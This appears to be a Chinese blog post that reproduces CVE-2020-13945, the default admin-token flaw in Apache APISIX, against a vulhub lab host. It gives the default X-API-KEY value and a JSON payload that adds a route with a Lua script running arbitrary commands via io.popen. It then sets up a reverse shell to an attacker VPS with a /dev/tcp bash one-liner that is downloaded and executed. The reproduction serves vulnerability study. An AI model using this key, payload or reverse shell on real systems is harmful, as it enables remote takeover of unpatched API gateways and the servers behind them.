
Apache apisix默认密钥漏洞(CVE-2020-13945)
创始人
2024-06-01 18:43:13
0次
目录
- 漏洞描述
- 影响版本
- 漏洞复现
声明:本文仅供学习参考,其中涉及的一切资源均来源于网络,请勿用于任何非法行为,否则您将自行承担相应后果,本人不承担任何法律及连带责任。
漏洞描述
Apache APISIX 是一个动态、实时、高性能的 API 网关,基于 Nginx 网络库和 etcd 实现, 提供负载均衡、动态上游、灰度发布、服务熔断、身份认证、可观测性等丰富的流量管理功能。当使用者开启了Admin API,没有配置相应的IP访问策略,且没有修改配置文件Token的情况下,则攻击者利用Apache APISIX的默认Token即可访问Apache APISIX,从而控制APISIX网关。
影响版本
Apache APISIX 1.2
Apache APISIX 1.3
Apache APISIX 1.4
Apache APISIX 1.5
漏洞复现
该漏洞环境搭建,依然通过vulhub,不再赘述。


访问一下http://192.168.10.171:9080/apisix/admin/routes,说明开启了/apisix/admin/routes

抓取该报文,做如下修改
1、请求方法改为POST
2、加上参数X-API-KEY: edd1c9f034335f136f87ad84b625c8f1
3、加上payload
{"uri": "/attack",
"script": "local _M = {} \n function _M.access(conf, ctx) \n local os = require('os')\n local args = assert(ngx.req.get_uri_args()) \n local f = assert(io.popen(args.cmd, 'r'))\n local s = assert(f:read('*a'))\n ngx.say(s)\n f:close()  \n end \nreturn _M","upstream": {"type": "roundrobin","nodes": {"example.com:80": 1}}
}

然后,访问刚才添加的router,并通过cmd参数执行任意命令

接下来,我们来演示将内网的这台服务器,反向连接到VPS上

首先,VPS上编写反弹shell脚本 bash -i >& /dev/tcp/VPS_IP/VPS_PORT 0>&1,然后在使用python起一个http服务:python3 -m http.server

下载test.sh脚本文件

接下来,执行test.sh脚本文件
VPS上查看反弹结果
相关内容
热门资讯
前端-session、jwt
目录: (1)session (2&#x...
linux入门---制作进度条
了解缓冲区 我们首先来看看下面的操作: 我们首先创建了一个文件并在这个文件里面添加了...
关于测试,我发现了哪些新大陆
关于测试 平常也只是听说过一些关于测试的术语,但并没有使用过测试工具。偶然看到编程老师...
前缀和与对数器与二分法
1. 前缀和 假设有一个数组,我们想大量频繁的去访问L到R这个区间的和,...
nodejs:本地安装nvm实...
一、背景-使用不同版本node的原因 vue3+ts、nuxt3版本,node...
JAVA集合知识整理
Java集合知识整理 HashMap相关 HashMap的底层数据结构:jdk1.8之...
无刷直流电机介绍及单片机控制实...
无刷直流电机介绍及单片机控制实例前言基本概念优势与劣势使用寿命基本结构使用单片机控制实例电子调速器&...
fwdiary(2) dp2
1.传纸条 AcWing 275. 传纸条 - AcWing 走两条路,走一条最大的...
常用的DOS命令
常用的DOS命令 DOS(Disk Operating System,磁...
<C++> 类和对象(下)
1.const成员函数将const修饰的“成员函数”称之为const成员函数,cons...